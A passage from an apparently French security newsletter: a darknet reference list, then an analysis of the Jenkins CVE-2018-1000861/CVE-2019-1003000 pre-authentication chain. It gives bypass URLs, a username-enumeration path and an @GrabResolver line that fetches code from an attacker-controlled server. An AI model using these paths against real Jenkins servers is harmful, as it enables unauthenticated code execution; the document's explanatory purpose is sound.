https://securelist.com/uncovering-tor-users-where-anonymity-ends-in-the-darknet/70673/
Uncovering Tor: An Examination of the Network Structure (2018)

https://www.hindawi.com/journals/scn/2018/4231326/
[11]
Peeling Back the Layers of Tor with EGOTISTICALGIRAFFE (2013)
https://edwardsnowden.com/fr/2013/10/04/peeling-back-the-layers-of-tor/

NSA and GCHQ target Tor network that protects anonymity of web users (2013)
https://www.theguardian.com/world/2013/oct/04/nsa-gchq-attack-tor-network-encryption

[12]
FBI: Hacking Tool Only Targeted Child Porn Visitors (2016)
https://www.vice.com/en_us/article/9a3yve/fbi-hacking-tool-only-targeted-child-porn-visitors

[13]
Special Agent Daniel Alfin's Declaration in Playpen Case (2016)
https://www.scribd.com/doc/306272980/Special-Agent-Daniel-Alfin-s-Declaration-in-Playpen-Case

[14]
Tor Browser Has a Flaw That Governments May Have Exploited (2018)
https://www.pcmag.com/news/363656/tor-browser-has-a-flaw-that-governments-may-have-exploited

[15]
Operation Bayonet: Inside the Sting That Hijacked an Entire Dark Web Drug Market (2018)
https://www.wired.com/story/hansa-dutch-police-sting-operation/


[16]
Darknet : démantèlement du forum français Black Hand (2018)
https://www.generation-nt.com/dark-net-black-hand-main-noire-demantelement-france-actualite-1954923.html

[17]
Police Shut Down the Wall Street Market, a Top Dark Web Site (2019)
https://www.pcmag.com/news/368151/police-shut-down-the-wall-street-market-a-top-dark-web-site

[17]
Feds take down dark web index and news site Deep Dot Web (2019)
https://www.theverge.com/2019/5/7/18535731/fbi-dark-web-deep-dot-web-takedown-notice-arrests

[19]
rench Freedom Zone - Ça pue - page 3 (2019)
https://ffzonepk5v476zc7cvpamt6qvhq3z7xix-nu5lb35v627vxqz6sms7yyd.onion/forum/238-actualités/topic/1000973-ca-pue/?page=3

Au programme : deux vulnérabilités récentes touchant 2 technologies différentes : Jenkins et pfSense



Pimthida

L'ACTUALITÉ DU MOMENT

Analyse de vulnérabilités
Jenkins : CVE-2018-1000861 et CVE-2019-1003000
Par Thomas ZUGARRAMURDI

Analyse de vulnérabilités
pfSense : d'une XSS à l'exécution de code (CVE-2019-12949)
Par Eliott NAMER et Simon BUCQUET

Le white paper du mois
La société Flashpoint publie un rapport sur l'évolution des prix des biens et services proposés sur le Dark Web
Par Jonathan THIRION

Jenkins : analyse des vulnérabilités CVE-2018-1000861 et CVE-2019-1003000

Par Thomas ZUGARRAMURDI


Fotolia

> Introduction

Le 20 janvier 2019, Alibaba Cloud Security a détecté qu'ImposterMiner utilisait une exécution de code arbitraire récemment découverte dans l'outil d'intégration continue le plus populaire du moment, Jenkins. Cette attaque est survenue seulement deux jours après la publication de la vulnérabilité (CVE-2019-1003000) par le chercheur en sécurité Orange Tsai qui permet d'exécuter du code arbitraire au sein d'une instance Jenkins. L'attaque [1] a permis de miner de la cryptomonnaie aux dépens de la victime, une fois le service Jenkins et le serveur associé compromis.

Le 12 mai dernier, une attaque similaire s'est produite [2] : le botnet WatchBog, connu pour miner de la cryptomonnaie, a utilisé cette vulnérabilité de Jenkins pour non seulement miner de la cryptomonnaie, mais conserver une persistance sur la victime.

Selon les données rassemblées par Shodan dans un rapport [3], 7301 serveurs Jenkins sont accessibles depuis Internet. Ces données ont évidemment été utilisées par les attaquants pour corrompre de nombreux serveurs Jenkins partout dans le monde. Ces événements montrent que Jenkins est une cible de choix pour les attaquants.

Cet article a pour objectifs de revenir sur la présentation de l'outil Jenkins et pourquoi il s'agit d'une cible de choix. Ensuite, nous analyserons le chaînage des vulnérabilités CVE-2018-1000861 et CVE-2019-1003000 pour comprendre comment un attaquant pourrait exécuter du code arbitraire sur un serveur utilisant Jenkins sans authentification préalable. Cet article est largement inspiré des travaux d'Orange Tsai, qui a découvert cette faille de sécurité.

Jenkins : analyse des vulnérabilités CVE-2018-1000861 et CVE-2019-1003000

> Qu'est-ce que Jenkins ?

Tout d'abord, Jenkins est un outil logiciel open source d'intégration continue appartenant à Oracle et développé en Java.

L'intégration continue est un ensemble de pratiques utilisées en génie logiciel consistant à vérifier à chaque modification de code source que le résultat des modifications ne produit pas de régression dans l'application développée. L'intégration continue repose souvent sur la mise en place d'une brique logicielle permettant l'automatisation de tâches : compilation, tests unitaires et fonctionnels, et tests de performance. À chaque changement du code, cette brique logicielle va exécuter un ensemble de tâches et produire un ensemble de résultats, que le développeur peut par la suite consulter.

L'intégration continue est pratique, car elle permet aux développeurs de ne pas avoir besoin d'attendre que le logiciel soit développé dans son intégralité pour procéder aux tests. Cette méthode facilite les revues de code car une fonctionnalité de localisation de bugs avec précision est disponible. Il est ainsi possible de détecter les problèmes rapidement sans avoir à écumer le code source dans son intégralité. L'intégration continue déploie les mises à jour plus rapidement et automatiquement afin d'éviter les erreurs humaines. En deux mots, il s'agit de « voir les problèmes le plus rapidement possible ». Cette intégration continue est assurée dans Jenkins par le biais de plugins.

Jenkins étant codé en Java, ce logiciel est donc très portable et facile à installer. Le fait qu'il soit open source et qu'il propose plus de 1000 plugins en fait l'outil le plus populaire avec plus d'un million d'utilisateurs à travers le monde.
Jenkins peut fonctionner dans un conteneur de servlets comme Apache Tomcat ou avec son propre serveur Web.

Pour comprendre le fonctionnement de Jenkins, prenons le cas d'un développeur qui insère un morceau de code dans le répertoire du code source. De son côté, Jenkins vérifie régulièrement le répertoire pour détecter d'éventuels changements. Lorsqu'un changement est identifié, Jenkins prépare un nouveau « build ». Dans le cas d'une application Java, un « build » correspond à la compilation du code source Java de l'application et à la création de l'archive JAR correspondante.
Si le build rencontre une erreur, l'équipe concernée est notifiée. Dans le cas contraire, le build est déployé sur le serveur test. Une fois le test effectué, Jenkins génère un rapport et notifie les développeurs au sujet du « build » et des résultats du test.

Du point de vue d'un attaquant, prendre le contrôle de Jenkins permettrait d'accéder au code source des applications, des identifiants et même contrôler entièrement le déploiement et l'exécution d'applications !

> INFO

Un domaine oublié met en lumière un lien entre les groupes APT Magecart Group 5 et Carbanak

Les groupes APT Magecart Group 5 et Carbanak seraient liés ! Rappelons que Magecart exploite une bibliothèque tierce utilisée par de multiples e-commerçants dans le but de récupérer des données bancaires, et que Carbanak utilise une porte dérobée pour espionner les banques et dérober des informations sensibles.

En analysant le modus operandi des attaquants, des chercheurs ont trouvé que Magecart Group 5 avait créé le domaine informaer sous 8 différents TLD (Top Level Domain). L'étude plus approfondie du domaine informaer.info a révélé des informations concernant l'adresse physique, adresse mail d'un utilisateur ainsi que le registrar du domaine qui est le chinois Bizcn.com, Inc.

Grâce à l'adresse mail précédemment découverte, d'autres domaines ont pu être identifiés. Et ces domaines sont liés aux campagnes de phishing Dridex : un cheval de Troie bancaire qui continue à être distribué aujourd'hui. Ce cheval de Troie a été utilisé par Carbanak dans le but de délivrer leur malware.

> Analyse de la vulnérabilité CVE-2018-1000861


Maintenant que nous avons présenté Jenkins, tâchons d'analyser la vulnérabilité CVE-2018-1000861, première étape avant l'exécution de code arbitraire sans authentification découverte par Jenkins. Pour ce faire, nous devons nous attarder sur le routage dynamique de Jenkins.

Jenkins utilise le framework web Stapler pour gérer les requêtes HTTP. Contrairement à de nombreux framework MVC où la déclaration des routes peut s'effectuer de manière statique, Stapler utilise un mécanisme de routage dynamique afin faire le lien entre l'URL demandée et les objets de l'application pouvant exposer une vue, et ce sans déclaration préalable.

Afin de mieux comprendre comment Stapler fonctionne, prenons l'URL suivante : /foo/bar

Stapler va chercher à segmenter l'URL (via le caractère « / ») de manière à identifier la ressource statique (JSP, jelly, groovy etc ...) ou une méthode d'action (doIndex(), doLogout(), do*****(), etc ...) permettant de générer une réponse à l'utilisateur.

La particularité de cette recherche est qu'elle peut amener le framework à suivre un héritage complet d'objets afin de trouver la bonne méthode à exécuter :




La liste n'est pas exhaustive, mais constitue les principales étapes utilisées par le framework web Stapler utilisé par Jenkins. Ainsi, nous comprenons que les méthodes commençant par le motif get ayant un argument de type String, int, long ou n'ayant pas d'argument peuvent être appelées sur des objets accessibles directement par URL. **Du point de vue de l'attaquant, ceci permet de faire appel à des méthodes sur des objets Java accessibles avec des URL forgées. Il est indispensable de comprendre que cette vulnérabilité permet d'accéder à des objets qui ne sont pas censés être appelés directement depuis l'URL.** L'idée est donc de contourner les politiques ACL (Access Control List) pour accéder à ces objets.

Cependant, Jenkins limite les points d'entrée de l'utilisateur (authentifié ou non), aux URL contenues dans la liste suivante des chemins toujours accessibles :


```
private static final ImmutableSet<String> ALWAYS_READABLE_PATHS = ImmutableSet.of(
"/login",
"/logout",
"/accessDenied",
"/adjuncts/",
"/error",
"/oops",
"/signup",
"/tcpSlaveAgentListener",
"/federatedLoginService/",
"/securityRealm",
"/instance-identity"
) ;
```

Un premier constat effectué par Orange Tsai est d'observer que sans s'authentifier, il est possible de trouver les noms d'utilisateurs de Jenkins, en faisant varier la variable « keyword » entre a et z dans l'URL suivante :

/securityRealm/user/admin/search/index?q=[keyword]




Il s'agit d'une technique bien plus efficace que du bruteforce d'identifiants. En effet, on retrouve ici l'idée de parcourir les objets à partir de /securityRealm



Nous avons ainsi réussi à faire appel à la fonction search sans être authentifiés en passant par /securityRealm qui est incluse dans la liste des URL accessibles que l'on soit authentifié ou non.

Le chercheur en sécurité s'est donc demandé si, à partir de ce début d'URL /securityRealm, il était possible d'accéder à d'autres objets Java et à leurs méthodes.


L'étude de l'arbre des classes Java révèle que dans Jenkins, tous les objets étendent le type hudson.model.Descriptor. De plus, toute classe qui étend le type Descriptor est accessible par la méthode getDescriptorByName(String).
Selon Orange Tsai, 500 types de classe peuvent être accédés par ce moyen-là !



Ceci signifie que l'accès à la méthode getDescriptorByName(String) permettrait d'accéder à de nombreuses classes ainsi qu'à leurs méthodes. Orange Tsai a ainsi révélé dans son article [4] l'URL qui permet de bel et bien d'accéder à cette méthode : /securityRealm/user/[username]/descriptorByName/[descriptor_name]/ faisant appel aux méthodes suivantes :

```
Jenkins.model.Jenkins.getSecurityRealm()
.getUser([username])
.getDescriptorByName([descriptor_name])
```

Il s'agit donc d'un contournement d'une première restriction ACL : nous avons réussi à trouver un chemin pour accéder à des objets normalement non accessibles de manière non authentifiée. Ainsi, la console de script est accessible via l'URL dévoilée dans la figure suivante :



Le Graal pour les attaquants est l'exécution de code arbitraire sur le système compromis. Sur Jenkins, il n'est possible d'exécuter du code qu'en passant par la console de script. Eurêka ! Selon la capture précédente, il nous suffit donc de trouver le nom de descripteur associé à la console de script pour y avoir accès et exécuter du code arbitraire.

Malheureusement, cela n'est pas aussi simple... En effet, Jenkins vérifie les permissions de l'utilisateur une fois de plus avant l'exécution d'une action ou d'un script. **Ainsi, trouver une référence d'objet de la console de script via un chemin tortueux n'est pas utile si l'attaquant ne possède pas le droit d'exécuter du code**. En particulier, il lui manquera la permission Jenkins.RUN_SCRIPTS très souvent limitée aux administrateurs. Il faut donc trouver un moyen de contourner ce contrôle d'accès pour parvenir à exécuter du code sans posséder la permission Jenkins.RUN_SCRIPTS. La clé se trouve dans la console de script et plus particulièrement dans la fonctionnalité @Grab.

> Analyse de la vulnérabilité CVE-2019-1003000

Le langage Pipeline

Dans sa console de script, Jenkins utilise Pipeline : un langage spécifique (Domain Specific Language noté DSL) dérivé de Groovy (langage dynamique basé sur la Java Virtual Machine).

Pour comprendre comment Orange Tsai a réussi à exécuter du code arbitraire sans pour autant avoir la permission Jenkins.RUN_SCRIPTS, nous devons nous pencher sur le fonctionnement de la console de script et plus particulièrement sur la fonctionnalité de validation de script.

Jenkins valide les commandes de la console de script avant de les exécuter comme l'illustre le tableau suivant :


Les étapes de l'exécution de code Groovy

Etape	Description	Permission nécessaire
1	**Validation de la syntaxe:** doCheckScriptCompile()	aucune
2	Execution des commandes: execute()	Jenkins.RUN_SCRIPTS

Pour ce faire, est appelée la méthode GroovyClassLoader.parseClass(…) à l'intérieur de la fonction doCheckScriptCompile(...). La fonction parseClass(...) ne fait que parser les commandes en argument de la fonction doCheckScriptCompile(...). Ainsi, sans appel à la fonction execute() dans les commandes de la console de script (c'est à dire, sans l'étape 2 du tableau ci-dessus), aucune exécution ne peut avoir lieu.


Rappelons que pour faire appel à execute(), l'utilisateur nécessite la permission Jenkins.RUN_SCRIPTS seulement possédée par un administrateur Jenkins. Ainsi, comme annoncé précédemment, sans aucune commande execute(), il ne devrait pas y avoir de problème de sécurité... Sauf si on introduit la **programmation Meta** !

Avant de se lancer dans la programmation Meta, il convient de garder en tête que la console est accessible par URL comme le montre la figure suivante :



En particulier, la fonction doCheckScriptCompile(...) de la console est accessible par le chemin suivant accessible sans authentification d'après la vulnérabilité précédente : /securityRealm/user/admin/descriptorByName/org.Jenkinsci.plugins.workflow.cps.CpsFlowDefinition/checkScriptCompile?value=[commandes_à_valider]

Nous retrouvons bien le chemin présenté dans les paragraphes précédents commençant par /securityRealm/user/admin/descriptorByName/. Orange Tsai ici a choisi le descripteur org.Jenkinsci.plugins.workflow.cps.CpsFlowDefinition pour accéder au plugin Groovy gérant la console de script.




Introduction à la Meta programmation

Il n'y a pas de claire définition de la programmation meta. Mais la communauté informatique s'accorde sur le fait qu'un meta-programme est un programme qui traite d'autres programmes. Cela signifie qu'un programme peut être conçu pour lire, générer, analyser ou même transformer un autre programme pendant son exécution [5]. Ainsi, les compilateurs et les debuggers sont des meta-programmes.
On distingue la programmation Meta qui se déroule à la compilation de la programmation Meta qui se déroule à l'exécution. Ici c'est la programmation meta pendant la compilation qui nous intéresse.

« Pour comprendre comment Orange Tsai a réussi à exécuter du code arbitraire sans pour autant avoir la permission Jenkins.RUN_SCRIPTS, nous devons nous pencher sur le fonctionnement de la console de script et plus particulièrement sur la fonctionnalité de validation de script »

Utilisation de Grape pour importer dynamiquement des bibliothèques extérieures pendant la compilation CVE-2019-1003000

Nous avons donc vu que Pipeline est un DSL construit à partir de Groovy et il se trouve que Pipeline est un langage propice à la programmation meta. Ainsi, en parcourant le manuel de meta programmation Groovy [6] ainsi que le blog d'Orange Tsai [7], le chercheur à l'origine de la découverte de la vulnérabilité, nous découvrons l'existence de l'annotation @Grab. Même si la documentation sur le sujet est peu consistante, l'article [8] révèle que Grape est un gestionnaire de dépendances dans Groovy. **Il permet ainsi d'importer des bibliothèques venant de l'extérieur pendant la compilation. L'annotation @GrabResolver permet même de spécifier la source depuis laquelle la bibliothèque sera chargée**. Pour s'en convaincre, accédons à la Console de Script dans le menu Administrer Jenkins.



Ainsi, essayons d'utiliser @Grab pour charger une bibliothèque extérieure. Pour ce faire, nous allons charger le module spring-orm du package org.springframework dans sa version 3.2.5.RELEASE. Puis nous allons importer la classe org.springframework.jdbc.core.JdbcTemplate de ce module. Le message « done! » nous indique la réussite de l'exécution dans la capture suivante :

```
@Grab(group='org.springframework', module='spring-orm', version='3.2.5.RELEASE')
import org.springframework.jdbc.core.JdbcTemplate
println("done!")
```

```
@Grab(group='org.springframework', module='spring-orm', version='3.2.5.RELEASE')
import org.springframework.jdbc.core.JdbcTemplate
println("done!")
```

Exécuter

Résultat

```
done!
```

L'idée maîtresse d'Orange Tsai est d'utiliser @GrabResolver pour interroger un serveur que nous contrôlons en modifiant le champ 'root' et en y plaçant l'adresse IP de notre serveur.

```
@GrabResolver(name='nom_quelconque',root='http://[Adresse_IP_du_serveur]/')
```

Mais cela ne nous révèle en rien comment nous allons pouvoir exécuter du code sur le serveur sous-jacent.

En étudiant l'implémentation de Grape dans Groovy, Orange Tsai a trouvé que la récupération de la bibliothèque lors de l'utilisation de @Grab est effectuée par la classe groovy.grape.GrapeIvy [9].

